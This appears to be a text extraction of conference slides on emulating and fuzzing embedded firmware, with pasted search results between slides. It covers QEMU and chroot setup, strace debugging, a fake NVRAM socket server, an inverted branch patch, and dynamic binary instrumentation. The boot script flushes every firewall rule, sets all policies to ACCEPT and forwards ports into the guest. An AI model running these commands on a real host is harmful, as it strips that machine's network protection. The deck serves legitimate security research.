7,332 views

 LIKE
  DISLIKE
  SHARE
 


## script to boot mips

```
#! /bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mipsel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta -append "root=/dev/sda1 net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=tap1,script=no,downscript=no -nographic

sudo tuncctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination 10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination 10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destination 10.253.253.11:443
```

argument: running new or old distro + kernel + hypervisor

# Easy Way Out, chroot

gdb chroot

All

Images

Videos

News

Shopping

More

Settings

Tools

About 63,500 results (0.40 seconds)

c++ - Debug chrooted program with gdb - Stack Overflow

<https://stackoverflow.com/questions/33695551/debug-chrooted-program-with-gdb>

1 answer

Nov 13, 2015 - You can use remote debugging. In the chroot you need just your usual runtime plus the program gdbserver . Then run: chroot\$ gdbserver :8888 ...

gdb - How to debug binaries from a MIPS firmware

8 Apr 2018

linux - Use UDP port for GDB connection in Eclipse

1 Nov 2016

eclipse - Is it possible to have multiple connections to gdbserver ...

7 Aug 2016

Eclipse GDB running inside Chroot environment

18 Aug 2014

More results from stackoverflow.com

Debugging with GDB - Sourceware

<https://www.sourceware.org/gdb/onlinedocs/gdb.html>

This is the Tenth Edition, of Debugging with GDB: the GNU Source-Level ... (gdb) catch syscall chroot Catchpoint 1 (syscall 'chroot' [61]) (gdb) r Starting ...

Getting In and Out of GDB · GDB Commands · Running Programs Under ...

gdb / x86\_64 / chroot friendly debugger launch ... | NXP Community

<https://community.nxp.com/thread/425764>

1 post

gdb / x86\_64 / chroot friendly debugger launch script. Discussion created by lpcware Employee on Jun 15, 2016. Latest reply on Jun 15, 2016 by lpcware.

C::B debugging, but gdb/gcc in chroot? - Code::Blocks

[forums.codeblocks.org](https://forums.codeblocks.org) › User forums › Using Code::Blocks

Jun 21, 2007 - Hi all, I've got a question about using gdb to debug chrooted executables. In detail: I'm running Gentoo with gcc 4.2.0 (for which there is no gdc ...

Tinkering Is Fun: Debugging non-native programs with QEMU + GDB

[tinkering-is-fun.blogspot.com/2009/.../debugging-non-native-programs-with-qemu.html](https://tinkering-is-fun.blogspot.com/2009/.../debugging-non-native-programs-with-qemu.html)

Dec 14, 2009 - Debugging non-native programs with QEMU + GDB ... curious enough, you might have tried running GDB within your (say) ARM Debian chroot.

Debugging firmware images that aren't successfully emulated · Issue ...

<https://github.com/firmadyne/firmadyne/issues/46>

Apr 28, 2017 - I've set up a bind mount of the /proc inside the chroot because gdb complained that it wasn't able to read the proc entry of the pid that was ...

1 Answer

activeoldestvotes

▲

You can use remote debugging:

2

In the **chroot you need** just your usual runtime plus the program **gdbserver**. Then run:

▼

```
chroot$ gdbserver :8888 myprogram
```

✓

In the development environment, from the source directory you run **gdb** and connect it to the server

```
$ gdb myprogram
(gdb) target remote :8888
```

You can start debugging.

I like to do **br main** before **continue** because the debugger will be stopped in **\_start**, too early to be useful.

PS: Be aware of the security concerns when using remote debugging, as the 8888 is a listening TCP port.

## Debugging firmware images that aren't successfully emulated #46

**Closed** prashast opened this issue on Apr 29, 2017 · 11 comments

prashast commented on Apr 29, 2017

Hey @ddcc , I had a question regarding the debugging framework for binaries that aren't successfully emulated. I wanted to remotely debug a web server binary that was running as a part of the emulation but I was having trouble connecting to the gdb stub that I was running in QEMU. Do you have any pointers on as to how you go about debugging these binaries?

ddcc commented on Apr 29, 2017

Collaborator

Unfortunately, debugging system-mode QEMU is a pain, so I try to avoid it, and substitute with workarounds when possible. There's a discussion of this in the comments for issue #28: #28 (comment) , and in the next few comments.

Aside from when QEMU is built with the full system-mode emulation, another approach is to use system-mode QEMU, build a fully-linked gdb stub for the target, and run it inside the emulator attached to the binary of interest. Of course, you'll need a cross-compile toolchain, which can also be difficult to get ahold of; you can either build it from scratch using e.g. buildroot, or attempt to find GPL sources and look for a toolchain in there. Alternatively, if the platform is popular enough, you can usually find pre-compiled binaries online. Also, if you have access to IDA Pro, it comes with its own pre-compiled debug stubs (not GDB-compatible) in the install directory.

chroot is easy (still hardware dependent), but we will have issue with tools

Running without chroot

**Classic Case: File Not Found**



# Now You See It

We found you

```
root@rpi3:/opt/[REDACTED]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d371f5b0, stripped
```

We Missed You

```
chdir("/") = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No such file or directory)
write(2, "chroot: ", 8chroot: ) = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
) = 1
close(1) = 0
close(2) = 0
exit_group(127) = ?
```

# The Answer

We found you

```
root@rpi3:/opt/[REDACTED]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

We Missed You

```
chdir("/") = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No suc
h file or directory)
write(2, "chroot: ", 8chroot: ) = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
) = 1
close(1) = 0
close(2) = 0
exit_group(127) = ?
```

## The missing .SO and binary Issue

# Out from chroot, we need feeding

```
erased)
[pid 2680] close(4) = 0
[pid 2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid 2680] pipe2([4, 7], 0) = 0
[pid 2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin#
```

```
libm.so.1.1.0
root@[redacted]2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@[redacted]2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@[redacted]2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@[redacted]2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@[redacted]2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@[redacted]2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@[redacted]2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@[redacted]2/usr/lib64#
```

Feeding all the required so and binary with "ln -s"

# Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>*****
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3) = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000) = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3) = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
faccessat(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

# The Secretive NVRAM



## Dark Side of NVRAM

main process

main process

ask for nvram info

Relationship between main binary is so intimate,  
but in actual fact. Is just a hit and run

reply with  
nvram info

```
root@rpi3:/opt/...# strace -f -s 256 chroot /opt/... /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/...# ^C
root@rpi3:/opt/...# ^C
root@rpi3:/opt/...# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

Dark Side of the main process, we ignore and con't to next step  
(fused)

```
[pid 3088] close(5) = 0
[pid 3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid 3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Register
```

# A Fake NVRAM

[illegible]

main process

ask for nvram info

IF interactor is the medium,  
can we fake it ?

reply with  
nvram info

```
root@rpi3:/opt/...# strace -f -s 256 chroot /opt/...
/abc 2>&1
^Croot@rpi3:/opt/...# ^C
root@rpi3:/opt/...# ^C
root@rpi3:/opt/...# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongami2#
```

interactor

```

1  #!/usr/bin/python
2
3
4
5                                     'ram and httpd and other
6  # so far only httpd works will find out more`
7
8  import socket
9  import sys
10 import os
11
12 server_address = 'localhost' :fm_socket'
13 data = ''
14
15 # Make sure the socket does not already exist
16 try:
17     os.unlink(server_address)
18 except OSError:
19     if os.path.exists(server_address):
20         raise
21
22 # Create a UDS socket
23 sock = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
24 # Bind the socket to the port
25 print >>sys.stderr, 'starting up on %s' % server_address
26 sock.bind(server_address)
27
28 # Listen for incoming connections
29 sock.listen(1)
30
31 while True:
32     # Wait for a connection
33     #print >>sys.stderr, 'waiting for a connection'
34     connection, client_address = sock.accept()
35     try:
36         #print >>sys.stderr, 'connection from', client_address
37         while True:
38             data += connection.recv(1024)
39             data = str(data)
40             #data = data.decode('utf-8')

```

## Custom Interactor



**Wireless Device**

# Faking wpa\_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
control interface dir: /tmp/wpa_supplicant/
wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

**Everything Things Else Fail**

# jmp, cbz, cbnz and Friends

Original BIN

```
20 ; -----
20 loc_47C420 ; CODE
20 LDR X0, [X19, #0x19]
24 BL sub_479AF0
28 B loc_47C408
2C ; -----
2C loc_47C42C ; CODE
2C LDR X0, [X0, #0x18]
30 CBNZ X0, loc_47C4A0
30 ; -----
34 loc_47C434 ; CODE
34 ADD X21, X19, #0x2
38 MOV X0, X21
3C BL sub_42FC50
40 B loc_47C450
44 ; -----
44 loc_47C444 ; CODE
```

Patched BIN

```
7C420 ; -----
7C420 loc_47C420 ; CODE
7C420 LDR X0, [X19, #0x19]
7C424 BL sub_479AF0
7C428 B loc_47C408
7C42C ; -----
7C42C loc_47C42C ; CODE
7C42C LDR X0, [X0, #0x18]
7C430 CBZ X0, loc_47C4A0
7C434 loc_47C434 ; CODE
7C434 ADD X21, X19, #0x2
7C438 MOV X0, X21
7C43C BL sub_42FC50
7C440 B loc_47C450
7C444 ; -----
7C444 loc_47C444 ; CODE
```

Argument: To Patch or To Fulfill Firmware Needs

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

**Skorpio Dynamic Binary Instrumentation**


Guided Fuzzer for Embedded

DEMO

Conclusions


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Closed System

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

# Dynamic Binary Instrumentation (DBI)

## Definition

- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - ▶ Extra code executed as a part of original instruction stream
  - ▶ No change to the original behavior
- Framework to build apps on top of it

## Applications


- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

## DBI Illustration

**Original code**



**Inline  
instrumentation**






- Just-in-Time translation
  - ▶ Transparently translate & execute code at runtime
    - ★ Perform on IR: Valgrind
    - ★ Perform directly on native code: DynamoRio
  - ▶ Better control on code executed
  - ▶ Heavy, super complicated in design & implementation
- Hooking
  - ▶ Lightweight, much simpler to design & implement
  - ▶ Less control on code executed & need to know in advance where to instrument


# Hooking Mechanisms - Inline

- Inline code injection
  - ▶ Put instrumented code inline with original code
  - ▶ Can instrument anywhere & unlimited in extra code injected
  - ▶ Require complicated code rewrite




# Hooking Mechanisms - Detour

- Detour injection
  - ▶ Branch to external instrumentation code
    - ★ User-defined **CALLBACK** as instrumented code
    - ★ **TRAMPOLINE** memory as a step-stone buffer
  - ▶ Limited on where to hook
    - ★ Basic block too small?
  - ▶ Easier to design & implement




# Detour Injection Mechanisms

